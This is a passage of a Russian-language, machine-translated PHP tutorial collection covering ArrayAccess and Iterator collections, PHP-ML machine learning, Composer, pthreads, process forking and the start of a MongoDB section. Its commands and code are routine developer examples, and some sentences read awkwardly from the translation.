    public function __construct() {
        $config = new Configuration();

        $connectionParams = [
            //your connection to the database
        ];

        $this->_conn = DriverManager::getConnection($connectionParams, $config);
    }

    protected function _getByUsername($username) {
        $ret = $this->_conn->executeQuery('SELECT * FROM `User` WHERE `username` IN (?)',
            [$username]
        )->fetch();

        return $ret;
    }

    // START of methods required by ArrayAccess interface
    public function offsetExists($offset) {
        return (bool) $this->_getByUsername($offset);
    }

    public function offsetGet($offset) {
        return $this->_getByUsername($offset);
    }
```

```
    public function offsetSet($offset, $value) {
        if (!is_array($value)) {
            throw new \Exception('value must be an Array');
        }

        $passed = array_intersect(array_values($this->_requiredParams), array_keys($value));
        if (count($passed) < count($this->_requiredParams)) {
            throw new \Exception('value must contain at least the following params: ' .
implode(',', $this->_requiredParams));
        }
        $this->_conn->insert('User', $value);
    }

    public function offsetUnset($offset) {
        if (!is_string($offset)) {
            throw new \Exception('value must be the username to delete');
        }
        if (!$this->offsetGet($offset)) {
            throw new \Exception('user not found');
        }
        $this->_conn->delete('User', ['username' => $offset]);
    }
    // END of methods required by ArrayAccess interface
}
```

то мы можем:

```
$users = new UserCollection();

var_dump(empty($users['testuser']),isset($users['testuser']));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(empty($users['testuser']), isset($users['testuser']), $users['testuser']);
unset($users['testuser']);
var_dump(empty($users['testuser']), isset($users['testuser']));
```

который выведет следующее, предполагая, что не было `testuser` до того, как мы запустили код:

```
bool(true)
bool(false)
bool(false)
bool(true)
array(17) {
  ["username"]=>
  string(8) "testuser"
  ["password"]=>
  string(12) "testpassword"
  ["email"]=>
  string(13) "test@test.com"
}
bool(true)
bool(false)
```

ВАЖНО: `offsetExists` не вызывается, когда вы проверяете наличие ключа с функцией `array_key_exists` . Таким образом, следующий код будет выводить `false` дважды:

```
var_dump(array_key_exists('testuser', $users));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(array_key_exists('testuser', $users));
```

Итератор

Давайте расширим наш класс сверху несколькими функциями из интерфейса `Iterator` чтобы разрешить повторить его с помощью `foreach` и `while` .

Во-первых, нам нужно добавить свойство, содержащее наш текущий индекс итератора, добавим его в свойства класса как `$_position` :

```
// iterator current position, required by Iterator interface methods
protected $_position = 1;
```

Во-вторых, добавим интерфейс `Iterator` в список интерфейсов, реализуемых нашим классом:

```
class UserCollection implements ArrayAccess, Iterator {
```

затем добавьте необходимые функции интерфейса:

```
// START of methods required by Iterator interface
public function current () {
    return $this->_getById($this->_position);
}
public function key () {
    return $this->_position;
}
public function next () {
    $this->_position++;
}
public function rewind () {
    $this->_position = 1;
}
public function valid () {
    return null !== $this->_getById($this->_position);
}
// END of methods required by Iterator interface
```

Таким образом, все здесь является полным источником класса, реализующего оба интерфейса. Обратите внимание, что этот пример не идеальный, поскольку идентификаторы в базе данных могут быть не последовательными, но это было написано только для того, чтобы дать вам основную идею: вы можете каким-либо образом `ArrayAccess` свои коллекции объектов с `ArrayAccess` интерфейсов `ArrayAccess` и `Iterator` :

```
class UserCollection implements ArrayAccess, Iterator {
    // iterator current position, required by Iterator interface methods
    protected $_position = 1;
```

```
    // <add the old methods from the last code snippet here>

    // START of methods required by Iterator interface
    public function current () {
        return $this->_getById($this->_position);
    }
    public function key () {
        return $this->_position;
    }
    public function next () {
        $this->_position++;
    }
    public function rewind () {
        $this->_position = 1;
    }
    public function valid () {
        return null !== $this->_getById($this->_position);
    }
    // END of methods required by Iterator interface
}
```

и цикл foreach через все пользовательские объекты:

```
foreach ($users as $user) {
    var_dump($user['id']);
}
```

который выведет что-то вроде

```
string(2) "1"
string(2) "2"
string(2) "3"
string(2) "4"
...
```

Создание массива переменных

```
$username = 'Hadibut';
$email = 'hadibut@example.org';

$variables = compact('username', 'email');
// $variables is now ['username' => 'Hadibut', 'email' => 'hadibut@example.org']
```

Этот метод часто используется в рамках, чтобы передать массив переменных между двумя компонентами.

Прочитайте Массивы онлайн: https://riptutorial.com/ru/php/topic/204/массивы

глава 61: Машинное обучение

замечания

В этом разделе используется PHP-ML для всех алгоритмов машинного обучения. Установка библиотеки может быть выполнена с использованием

```
composer require php-ai/php-ml
```

Хранилище GitHub для того же самого можно найти здесь .

Также стоит отметить, что приведенные примеры очень малы для набора данных только для демонстрации. Фактический набор данных должен быть более полным, чем это.

Examples

Классификация с использованием PHP-ML

Классификация в машинном обучении - это проблема, которая определяет, к какому набору категорий относится новое наблюдение. Классификация относится к категории `Supervised Machine Learning` .

> Любой алгоритм, реализующий классификацию, известен как **классификатор**

Классификаторы, поддерживаемые в PHP-ML, являются

- SVC (поддержка векторной классификации)
- k-Ближайшие соседи
- Наивный Байес

Метод `train` и `predict` одинаковый для всех классификаторов. Единственное различие заключается в использовании базового алгоритма.

SVC (поддержка векторной классификации)

Прежде чем мы сможем начать с предсказания нового наблюдения, нам нужно обучить наш классификатор. Рассмотрим следующий код

```
// Import library
use Phpml\Classification\SVC;
use Phpml\SupportVectorMachine\Kernel;
```

```
// Data for training classifier
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];  // Training samples
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize the classifier
$classifier = new SVC(Kernel::LINEAR, $cost = 1000);
// Train the classifier
$classifier->train($samples, $labels);
```

Код довольно прямолинейный. `$cost` использованная выше, является мерой того, насколько мы хотим избежать ошибочной классификации каждого примера обучения. Для меньшего значения `$cost` вы можете получить ошибочные примеры. По умолчанию установлено значение *1.0*

Теперь, когда мы подготовили классификатор, мы можем начать делать некоторые фактические прогнозы. Рассмотрим следующие коды, которые мы имеем для предсказаний

```
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

Классификатор в приведенном выше случае может принимать неклассифицированные образцы и предсказывает там метки. метод `predict` может принимать один образец, а также массив выборок.

k-Ближайшие соседи

Класс для этого алгоритма принимает два параметра и может быть инициализирован как

```
$classifier = new KNearestNeighbors($neighbor_num=4);
$classifier = new KNearestNeighbors($neighbor_num=3, new Minkowski($lambda=4));
```

`$neighbor_num` neighbin_num - это число ближайших соседей для сканирования в алгоритме knn , а второй параметр - метрика расстояния, которая по умолчанию в первом случае будет `Euclidean` . Подробнее о Минковском можно найти здесь .

Ниже приведен краткий пример того, как использовать этот классификатор

```
// Training data
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize classifier
$classifier = new KNearestNeighbors();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 2]); // return 'b'
```

```
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

Классификатор NaiveBayes

`NaiveBayes Classifier` основан на `Bayes' theorem` и не нуждается в каких-либо параметрах в конструкторе.

Следующий код демонстрирует простую реализацию прогнозирования

```
// Training data
$samples = [[5, 1, 1], [1, 5, 1], [1, 1, 5]];
$labels = ['a', 'b', 'c'];

// Initialize classifier
$classifier = new NaiveBayes();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 1, 1]); // return 'a'
$classifier->predict([[3, 1, 1], [1, 4, 1]); // return ['a', 'b']
```

Практический случай

До сих пор мы использовали только массивы целого во всем нашем случае, но это не так в реальной жизни. Поэтому позвольте мне попытаться описать практическую ситуацию, как использовать классификаторы.

> Предположим, у вас есть приложение, в котором хранятся характеристики цветов в природе. Для простоты мы можем рассмотреть цвет и длину лепестков. Таким образом, для обучения наших данных будут использоваться две характеристики. `color` является более простым, где вы можете назначить значение int каждому из них и по длине, вы можете иметь такой диапазон, как `(0 mm,10 mm)=1 , (10 mm,20 mm)=2` . С исходными данными поезда ваш классификатор. Теперь одному из ваших пользователей нужно определить цвет, который растет на заднем дворе. То, что он делает, - это выбрать `color` цветка и добавить длину лепестков. Вы запускаете классификатор для определения типа цветка («Ярлыки в примере выше»)

регрессия

В классификации с использованием `PHP-ML` мы назначили метки для нового наблюдения. Регрессия почти то же самое с разницей в том, что выходное значение не является меткой класса, а непрерывным значением. Он широко используется для прогнозирования и прогнозирования. PHP-ML поддерживает следующие алгоритмы регрессии

- Поддержка векторной регрессии
- Линейная регрессия LeastSquares

Регрессия имеет те же методы `train` и `predict` которые используются в классификации.

Поддержка векторной регрессии

Это версия регрессии для SVM (поддержка векторной машины). Первым шагом, как в классификации, является обучение нашей модели.

```
// Import library
use Phpml\Regression\SVR;
use Phpml\SupportVectorMachine\Kernel;

// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new SVR(Kernel::LINEAR);
// Train regression engine
$regression->train($samples, $targets);
```

В регрессии `$targets` не являются метками классов, а не классификацией. Это один из факторов дифференциации для двух. После обучения нашей модели с данными мы можем начать с фактических прогнозов

```
$regression->predict([64])  // return 4.03
```

Обратите внимание, что предсказания возвращают значение вне цели.

Линейная регрессия LeastSquares

Этот алгоритм использует `least squares method` для приближения решения. Ниже приведен простой код обучения и прогнозирования

```
// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new LeastSquares();
// Train engine
$regression->train($samples, $targets);
// Predict using trained engine
$regression->predict([64]); // return 4.06
```

PHP-ML также предоставляет возможность `Multiple Linear Regression` . Пример кода для

него может быть следующим:

```
$samples = [[73676, 1996], [77006, 1998], [10565, 2000], [146088, 1995], [15000, 2001],
[65940, 2000], [9300, 2000], [93739, 1996], [153260, 1994], [17764, 2002], [57000, 1998],
[15000, 2000]];
$targets = [2000, 2750, 15500, 960, 4400, 8800, 7100, 2550, 1025, 5900, 4600, 4400];

$regression = new LeastSquares();
$regression->train($samples, $targets);
$regression->predict([60000, 1996]) // return 4094.82
```

`Multiple Linear Regression` особенно полезна, когда несколько факторов или признаков определяют результат.

Практический случай

Теперь давайте рассмотрим применение регрессии в сценарии реальной жизни.

> Предположим, вы запустили очень популярный веб-сайт, но трафик продолжает меняться. Вам нужно решение, которое будет прогнозировать количество серверов, которые необходимо развернуть в любой момент времени. Предположим, что ваш хостинг-провайдер дает вам api для выдачи серверов, и каждый сервер занимает 15 минут для загрузки. Основываясь на предыдущих данных трафика и регрессии, вы можете прогнозировать трафик, который ударил бы ваше приложение в любой момент времени. Используя эти знания, вы можете запустить сервер за 15 минут до всплеска, тем самым не позволяя вашему приложению отключиться.

Кластеризация

Кластеризация - это группировка похожих объектов. Он широко используется для распознавания образов. `Clustering` происходит под `unsupervised machine learning` , поэтому нет необходимости в обучении. PHP-ML поддерживает следующие алгоритмы кластеризации

- K-средства
- dbscan

K-средства

k-Средства отделяют данные от `n` групп с одинаковой дисперсией. Это означает, что нам нужно передать число `n` которое будет числом кластеров, которые нам нужны в нашем решении. Следующий код поможет повысить ясность

```
// Our data set
```

```
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

// Initialize clustering with parameter `n`
$kmeans = new KMeans(3);
$kmeans->cluster($samples); // return [0=>[[7, 8]], 1=>[[8, 7]], 2=>[[1,1]]]
```

Обратите внимание, что вывод содержит 3 массива, потому что это было значение `n` в конструкторе `KMeans` . Также может быть необязательный второй параметр в конструкторе, который будет `initialization method` . Например, рассмотрим

```
$kmeans = new KMeans(4, KMeans::INIT_RANDOM);
```

`INIT_RANDOM` помещает полностью случайный центроид, пытаясь определить кластеры. Но чтобы избежать центроида, находящегося слишком далеко от данных, он связан пространственными границами данных.

Метод `initialization method` конструктора по умолчанию - kmeans ++, который выбирает центроид умным способом ускорения процесса.

DBSCAN

В отличие от `KMeans` , `DBSCAN` - это алгоритм кластеризации на основе плотности, что означает, что мы не будем передавать `n` чтобы определить количество кластеров, которые мы хотим в нашем результате. С другой стороны, для этого требуется два параметра:

1. **$ minSamples:** минимальное количество объектов, которые должны присутствовать в кластере
2. **$ epsilon:** какое максимальное расстояние между двумя образцами для них можно рассматривать как в одном кластере.

Быстрая выборка для одного и того же выглядит следующим образом

```
// Our sample data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

$dbscan = new DBSCAN($epsilon = 2, $minSamples = 3);
$dbscan->cluster($samples); // return [0=>[[1, 1]], 1=>[[8, 7]]]
```

Код в значительной степени объясняет себя. Одно существенное отличие состоит в том, что нет способа узнать количество элементов в выходном массиве, а не KMeans.

Практический пример

Давайте теперь рассмотрим использование кластеризации в реальном сценарии

> Кластеризация широко используется при `pattern recognition` и `data mining` .

Учтите, что у вас есть приложение для публикации контента. Теперь, чтобы сохранить ваших пользователей, они должны смотреть на контент, который им нравится. Предположим для простоты, что если они находятся на определенной веб-странице в течение более минуты, и они сворачиваются на дно, тогда они любят этот контент. Теперь каждый ваш контент будет иметь уникальный идентификатор с ним, и так будет и пользователь. Создайте кластер на основе этого, и вы узнаете, какой сегмент пользователей имеет похожий контентный вкус. Это, в свою очередь, может быть использовано в системе рекомендаций, где вы можете предположить, что если некоторые пользователи одного и того же кластера любят статью, то это будут другие, и это может быть показано в качестве рекомендаций для вашего приложения.

Прочитайте Машинное обучение онлайн: https://riptutorial.com/ru/php/topic/5453/машинное-обучение

глава 62: Менеджер зависимостей композитора

Вступление

Композитор является наиболее часто используемым менеджером зависимостей PHP. Это аналогично `npm` в узле, `pip` для Python или `NuGet` для .NET.

Синтаксис

- php path / to / composer.phar [команда] [опции] [аргументы]

параметры

параметр	подробности
лицензия	Определяет тип лицензии, которую вы хотите использовать в проекте.
авторы	Определяет авторов проекта, а также данные автора.
служба поддержки	Определяет электронные письма поддержки, канал irc и различные ссылки.
требовать	Определяет фактические зависимости, а также версии пакета.
требуют-DEV	Определяет пакеты, необходимые для разработки проекта.
предложить	Определяет предложения пакета, то есть пакеты, которые могут помочь, если они установлены.
автозагрузка	Определяет политики автозагрузки проекта.
автозагрузка-DEV	Определяет политики автозагрузки для разработки проекта.

замечания

Автозагрузка будет работать только для библиотек, которые определяют информацию автозагрузки. Большинство библиотек выполняют и будут придерживаться стандарта, такого как PSR-0 или PSR-4 .

Полезные ссылки

- Packagist - просмотр доступных пакетов (которые вы можете установить с помощью Composer).
- Официальная документация
- Официальное руководство по началу работы

Несколько предложений

1. Отключить xdebug при запуске Composer.
2. Не запускайте Composer как `root` . Пакетам не следует доверять.

Examples

Что такое композитор?

Composer - это менеджер зависимостей / пакетов для PHP. Его можно использовать для установки, отслеживания и обновления зависимостей проекта. Composer также заботится об автозагрузке зависимостей, на которые опирается ваше приложение, позволяя вам легко использовать зависимость внутри вашего проекта, не беспокоясь о том, чтобы включать их в начало любого файла.

Зависимости для вашего проекта перечислены в файле `composer.json` который обычно находится в корне вашего проекта. Этот файл содержит информацию о необходимых версиях пакетов для производства и разработки.

Полный контур схемы `composer.json` можно найти на веб-сайте Composer .

Этот файл можно редактировать вручную с помощью любого текстового редактора или автоматически через командную строку с помощью таких команд, как `composer require <package>` или `composer require-dev <package>` .

Чтобы начать использовать композитор в вашем проекте, вам необходимо создать файл `composer.json` . Вы можете создать его вручную или просто запустить `composer init` . После того, как вы запустите `composer init` в своем терминале, он попросит вас получить некоторую базовую информацию о вашем проекте: **Имя пакета** (*поставщик / пакет* - например, `laravel/laravel`), **Описание** - *необязательный* , **Автор** и другая информация, такая как Минимальная стабильность, Лицензия и Обязательный Пакеты.

Ключ `require` в вашем файле `composer.json` указывает Composer, от которого зависит ваш проект. `require` принимает объект, который сопоставляет имена пакетов (например, *monolog / monolog*) с ограничениями версии (например, *1.0. **).

```
{
    "require": {
        "composer/composer": "1.2.*"
    }
}
```

Чтобы установить определенные зависимости, вам нужно будет запустить команду `composer install` компоновщика, и затем она найдет определенные пакеты, которые соответствуют предоставленному ограничению `version` и загрузите их в каталог `vendor` . Это соглашение о включении стороннего кода в каталог с именем `vendor` .

Вы заметите, что команда `install` также создала файл `composer.lock` .

Composer автоматически генерирует файл `composer.lock` . Этот файл используется для отслеживания установленных версий и состояния ваших зависимостей. Запуск `composer install` будет устанавливать пакеты точно в состояние, хранящееся в файле блокировки.

Автозагрузка с композитором

В то время как композитор предоставляет систему для управления зависимостями для проектов PHP (например, из Packagist), он также может служить в качестве автозагрузчика, указывая, где искать конкретные пространства имен или включать общие файлы функций.

Он начинается с файла `composer.json` :

```
{
    // ...
    "autoload": {
        "psr-4": {
            "MyVendorName\\MyProject": "src/"
        },
        "files": [
            "src/functions.php"
        ]
    },
    "autoload-dev": {
        "psr-4": {
            "MyVendorName\\MyProject\\Tests": "tests/"
        }
    }
}
```

Этот код конфигурации гарантирует, что все классы в пространстве имен `MyVendorName\MyProject` отображаются в каталог `src` и все классы в `MyVendorName\MyProject\Tests` в каталог `tests` (относительно вашего корневого каталога). Он также автоматически включит файл `functions.php` .

После того, как вы поместили это в свой файл `composer.json` , запустите `composer update` компоновщика в терминале, чтобы обновить компоновку зависимостей, файл блокировки и

сгенерировать файл `autoload.php` . При развертывании в производственной среде вы должны использовать `composer install --no-dev` . Файл `autoload.php` можно найти в каталоге `vendor` который должен быть сгенерирован в каталоге, где находится `composer.json` .

Вы должны `require` этот файл на ранней стадии настройки в жизненном цикле вашего приложения, используя строку, аналогичную приведенной ниже.

```
require_once __DIR__ . '/vendor/autoload.php';
```

После того, как включено, то `autoload.php` файл заботится о загрузке всех зависимостей , которые были использованы в вашем `composer.json` файл.

Некоторые примеры пути к каталогу:

- `MyVendorName\MyProject\Shapes\Square` ➔ `src/Shapes/Square.php` .
- `MyVendorName\MyProject\Tests\Shapes\Square` ➔ `tests/Shapes/Square.php` .

Преимущества использования композитора

Композитор отслеживает, какие версии пакетов, которые вы установили в файле с именем `composer.lock` , который предназначен для управления версиями, так что, когда проект будет клонирован в будущем, просто запуск `composer install` будет загружать и устанавливать все зависимости проекта ,

Composer имеет дело с зависимостями PHP от каждого проекта. Это упрощает создание нескольких проектов на одной машине, которые зависят от отдельных версий одного пакета PHP.

Композиционные дорожки, зависимости которых предназначены только для сред, связанных с Dev

```
composer require --dev phpunit/phpunit
```

Composer предоставляет автозагрузчик, что делает его чрезвычайно простым для начала работы с любым пакетом. Например, после установки Goutte с `composer require fabpot/goutte` , вы можете сразу начать использовать Goutte в новом проекте:

```
<?php

require __DIR__ . '/vendor/autoload.php';

$client = new Goutte\Client();

// Start using Goutte
```

Composer позволяет вам легко обновлять проект до последней версии, доступной вашему composer.json. НАПРИМЕР. `composer update fabpot/goutte` или обновить каждую из

зависимостей вашего проекта: `composer update` .

Разница между «установкой композитора» и «обновлением композитора»

`composer update`

`composer update` будет обновлять наши зависимости, поскольку они указаны в `composer.json` .

Например, если наш проект использует эту конфигурацию:

```
"require": {
    "laravelcollective/html": "2.0.*"
}
```

Предположим, что мы действительно установили версию `2.0.1` пакета, запуск `composer update` приведет к обновлению этого пакета (например, до версии `2.0.2` , если он уже выпущен).

Подробное `composer update` будет:

- Прочтите `composer.json`
- Удалите установленные пакеты, которые больше не требуются в `composer.json`
- Проверьте наличие последних версий наших необходимых пакетов.
- Установите последние версии наших пакетов
- Обновите файл `composer.lock` чтобы сохранить версию установленных пакетов.

`composer install`

`composer install` установит все зависимости, указанные в файле `composer.lock` в указанной версии (заблокированной) без обновления.

В деталях:

- Прочтите файл `composer.lock`
- Установите пакеты, указанные в файле `composer.lock`

Когда устанавливать и когда обновлять

- `composer update` в основном используется на этапе разработки, чтобы обновить наши пакеты проектов.

- `composer install` в первую очередь используется на этапе «развертывания» для установки нашего приложения на производственном сервере или в тестовой среде с использованием тех же зависимостей, хранящихся в файле `composer.lock` созданных при `composer update` .

Доступные команды композитора

команда	использование
около	Краткая информация о композиторе
архив	Создайте архив этого композиционного пакета
просматривать	Открывает URL-адрес репозитория пакета или домашнюю страницу вашего браузера.
очистить кэш	Очищает внутренний кеш пакетов композитора.
очистить кэш	Очищает внутренний кеш пакетов композитора.
конфиг	Настройка параметров конфигурации
создать-проект	Создайте новый проект из пакета в заданный каталог.
зависит	Показывает, какие пакеты приводят к установке данного пакета
диагностики	Диагностирует систему для выявления распространенных ошибок.
дамп-автозагрузка	Сбрасывает автозагрузчик
dumpautoload	Сбрасывает автозагрузчик
Exec	Выполнить двоичный файл / скрипт
Глобальный	Позволяет запускать команды в глобальном каталоге композитора ($ COMPOSER_HOME).
Помогите	Отображает справку для команды
Главная	Открывает URL-адрес репозитория пакета или домашнюю страницу вашего браузера.
Информация	Показать информацию о пакетах
в этом	Создает базовый файл composer.json в текущем каталоге.
устанавливать	Устанавливает зависимости проекта из файла composer.lock, если он присутствует, или возвращается к composer.json.
лицензии	Показывать информацию о лицензиях зависимостей
список	Списки команд

команда	использование
устаревший	Показывает список установленных пакетов с имеющимися обновлениями, включая их последнюю версию.
запрещает	Показывает, какие пакеты предотвращают установку данного пакета
Удалить	Удаляет пакет из приложения require или require-dev
требовать	Добавляет необходимые пакеты в ваш composer.json и устанавливает их
выполнения сценария	Запустите скрипты, определенные в composer.json.
поиск	Поиск пакетов
самообновляться	Обновляет композитор.phar до последней версии.
Selfupdate	Обновляет композитор.phar до последней версии.
шоу	Показать информацию о пакетах
статус	Показать список локально модифицированных пакетов
предполагает	Показать предложения пакетов
Обновить	Обновляет ваши зависимости до последней версии в соответствии с композитором.json и обновляет файл composer.lock.
утверждать	Проверяет композитор.json и composer.lock
Зачем	Показывает, какие пакеты приводят к установке данного пакета
почему бы и нет	Показывает, какие пакеты предотвращают установку данного пакета

Монтаж

Вы можете установить Composer локально, как часть вашего проекта, или глобально как исполняемый файл системы.

в местном масштабе

Чтобы установить, запустите эти команды в своем терминале.

```
php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"
# to check the validity of the downloaded installer, check here against the SHA-384:
# https://composer.github.io/pubkeys.html
php composer-setup.php
php -r "unlink('composer-setup.php');"
```

Это загрузит `composer.phar` (файл архива PHP) в текущий каталог. Теперь вы можете запустить `php composer.phar` для использования Composer, например

```
php composer.phar install
```

глобально

Чтобы использовать Composer глобально, поместите файл composer.phar в каталог, который является частью вашего `PATH`

```
mv composer.phar /usr/local/bin/composer
```

Теперь вы можете использовать `composer` где-нибудь вместо `php composer.phar` , например

```
composer install
```

Прочитайте Менеджер зависимостей композитора онлайн:
https://riptutorial.com/ru/php/topic/1053/менеджер-зависимостей-композитора

глава 63: Многопоточное расширение

замечания

> С `pthreads` v3 `pthreads` можно загружать только при использовании `cli` SAPI, поэтому рекомендуется поддерживать директиву `extension=pthreads.so` в `php-cli.ini` , если вы используете PHP7 и Pthreads v3.

Если вы используете **Wamp** в **Windows** , вам необходимо настроить расширение в **php.ini** :

Откройте php \ php.ini и добавьте:

```
extension=php_pthreads.dll
```

Что касается пользователей **Linux** , вы должны заменить `.dll` на `.so` :

```
extension=pthreads.so
```

Вы можете выполнить эту команду непосредственно, чтобы добавить ее в `php.ini` (смените `/etc/php.ini` на свой собственный путь)

```
echo "extension=pthreads.so" >> /etc/php.ini
```

Examples

Начиная

Чтобы начать с многопоточности, вам понадобится `pthreads-ext` для php, который может быть установлен

```
$ pecl install pthreads
```

и добавление записи в `php.ini` .

Простой пример:

```
<?php
// NOTE: Code uses PHP7 semantics.
class MyThread extends Thread {
    /**
     * @var string
     * Variable to contain the message to be displayed.
     */
    private $message;
```

```
    public function __construct(string $message) {
        // Set the message value for this particular instance.
        $this->message = $message;
    }

    // The operations performed in this function is executed in the other thread.
    public function run() {
        echo $this->message;
    }
}

// Instantiate MyThread
$myThread = new MyThread("Hello from an another thread!");
// Start the thread. Also it is always a good practice to join the thread explicitly.
// Thread::start() is used to initiate the thread,
$myThread->start();
// and Thread::join() causes the context to wait for the thread to finish executing
$myThread->join();
```

Использование пулов и рабочих

> Объединение обеспечивает более высокий уровень абстракции функциональности Работника, включая управление ссылками, как это требуется для pthreads. От: http://php.net/manual/en/class.pool.php

Бассейны и рабочие обеспечивают более высокий уровень контроля и простоту создания многопоточных

```
<?php
// This is the *Work* which would be ran by the worker.
// The work which you'd want to do in your worker.
// This class needs to extend the \Threaded or \Collectable or \Thread class.
class AwesomeWork extends Thread {
    private $workName;

    /**
     * @param string $workName
     * The work name wich would be given to every work.
     */
    public function __construct(string $workName) {
        // The block of code in the constructor of your work,
        // would be executed when a work is submitted to your pool.

        $this->workName = $workName;
        printf("A new work was submitted with the name: %s\n", $workName);
    }

    public function run() {
        // This block of code in, the method, run
        // would be called by your worker.
        // All the code in this method will be executed in another thread.
        $workName = $this->workName;
        printf("Work named %s starting...\n", $workName);
        printf("New random number: %d\n", mt_rand());
    }
}
```

```
// Create an empty worker for the sake of simplicity.
class AwesomeWorker extends Worker {
    public function run() {
        // You can put some code in here, which would be executed
        // before the Work's are started (the block of code in the `run` method of your Work)
        // by the Worker.
        /* ... */
    }
}

// Create a new Pool Instance.
// The ctor of \Pool accepts two parameters.
// First: The maximum number of workers your pool can create.
// Second: The name of worker class.
$pool = new \Pool(1, \AwesomeWorker::class);

// You need to submit your jobs, rather the instance of
// the objects (works) which extends the \Threaded class.
$pool->submit(new \AwesomeWork("DeadlyWork"));
$pool->submit(new \AwesomeWork("FatalWork"));

// We need to explicitly shutdown the pool, otherwise,
// unexpected things may happen.
// See: http://stackoverflow.com/a/23600861/23602185
$pool->shutdown();
```

Прочитайте Многопоточное расширение онлайн: https://riptutorial.com/ru/php/topic/1583/многопоточное-расширение

глава 64: многопроцессорная обработка

Examples

Многопроцессорная обработка с использованием встроенных функций вилки

Вы можете использовать встроенные функции для запуска процессов PHP в качестве вилок. Это самый простой способ добиться параллельной работы, если вам не нужны ваши потоки, чтобы разговаривать друг с другом.

Это позволяет вам ставить задачи с интенсивным временем (например, загрузку файла на другой сервер или отправку электронной почты) в другой поток, чтобы ваш сценарий загружался быстрее и мог использовать несколько ядер, но имейте в виду, что это не настоящая многопоточность, а ваш основной поток не будет знать, что делают дети.

Обратите внимание, что в Windows это приведет к появлению другой командной строки для каждой вилки, которую вы запускаете.

master.php

```
$cmd = "php worker.php 10";
if(strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') // for windows use popen and pclose
{
    pclose(popen($cmd,"r"));
}
else //for unix systems use shell exec with "&" in the end
{
    exec('bash -c "exec nohup setsid '.$cmd.' > /dev/null 2>&1 &"');
}
```

worker.php

```
//send emails, upload files, analyze logs, etc
$sleeptime = $argv[1];
sleep($sleeptime);
```

Создание дочернего процесса с использованием fork

PHP создал встроенную функцию `pcntl_fork` для создания дочернего процесса. `pcntl_fork` такой же, как `fork` в unix. Он не принимает никаких параметров и возвращает целое число, которое может использоваться для дифференциации родительского и дочернего процессов. Рассмотрим следующий код для объяснения

```
<?php
    // $pid is the PID of child
```

```
    $pid = pcntl_fork();
    if ($pid == -1) {
         die('Error while creating child process');
    } else if ($pid) {
         // Parent process
    } else {
         // Child process
    }
?>
```

Как вы можете видеть, `-1` - это ошибка в fork, и ребенок не был создан. При создании дочернего процесса у нас есть два процесса, работающих с отдельным `PID` .

Еще одно соображение здесь - `zombie process` или `defunct process` когда родительский процесс заканчивается перед дочерним процессом. Чтобы предотвратить процесс обработки детьми-зомби, просто добавьте `pcntl_wait($status)` в конец родительского процесса.

> **pnctl_wait** приостанавливает выполнение родительского процесса до выхода дочернего процесса.

Также стоит отметить, что `zombie process` не может быть убит с использованием сигнала `SIGKILL` .

Межпроцессного взаимодействия

Межпроцессная связь позволяет программистам общаться между различными процессами. Например, давайте рассмотрим, что нам нужно написать приложение PHP, которое может запускать команды bash и печатать выходные данные. Мы будем использовать `proc_open` , который выполнит команду и вернет ресурс, с которым мы можем общаться. Следующий код показывает базовую реализацию, которая запускает `pwd` в `bash` из `php`

```
<?php
    $descriptor = array(
        0 => array("pipe", "r"), // pipe for stdin of child
        1 => array("pipe", "w"), // pipe for stdout of child
    );
    $process = proc_open("bash", $descriptor, $pipes);
    if (is_resource($process)) {
        fwrite($pipes[0], "pwd" . "\n");
        fclose($pipes[0]);
        echo stream_get_contents($pipes[1]);
        fclose($pipes[1]);
        $return_value = proc_close($process);

    }
?>
```

`proc_open` запускает команду `bash` с `$descriptor` качестве спецификаций дескриптора. После этого мы используем `is_resource` для проверки процесса. После этого мы можем начать взаимодействовать с дочерним процессом, используя **$ pipe,** который создается в

соответствии со спецификациями дескриптора.

После этого мы можем просто использовать `fwrite` для записи в stdin дочернего процесса. В этом случае `pwd` следует за возвратом каретки. Наконец `stream_get_contents` используется для чтения stdout дочернего процесса.

> Всегда помните о закрытии дочернего процесса с помощью proc_close (), который завершает дочерний процесс и возвращает код состояния выхода.

Прочитайте многопроцессорная обработка онлайн: https://riptutorial.com/ru/php/topic/5263/многопроцессорная-обработка

глава 65: Монго-PHP

Синтаксис

1. находить()

Examples

Все между MongoDB и Php

Требования

- Сервер MongoDB, работающий на порте, обычно 27017. (введите `mongod` в командной строке для запуска сервера mongodb)
- Php установлен как cgi или fpm с установленным расширением MongoDB (расширение MongoDB не связано с PHP по умолчанию)
- Библиотека композитора (mongodb / mongodb). (В корневом запуске проекта `php composer.phar require "mongodb/mongodb=^1.0.0"` для установки библиотеки MongoDB)

Если все в порядке, вы готовы двигаться дальше.

Проверить установку Php

если не уверен, что проверка установки Php путем запуска `php -v` в командной строке вернет что-то вроде этого

```
PHP 7.0.6 (cli) (built: Apr 28 2016 14:12:14) ( ZTS ) Copyright (c) 1997-2016 The PHP Group Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
```

Проверить установку MongoDB

Проверьте установку MongoDB, запустив `mongo --version` , верните `MongoDB shell version: 3.2.6`

Проверка установки композитора

Проверьте установку Composer, запустив `php composer.phar --version` вернет `Composer version 1.2-dev (3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39` `

Подключение к MongoDB с php

```
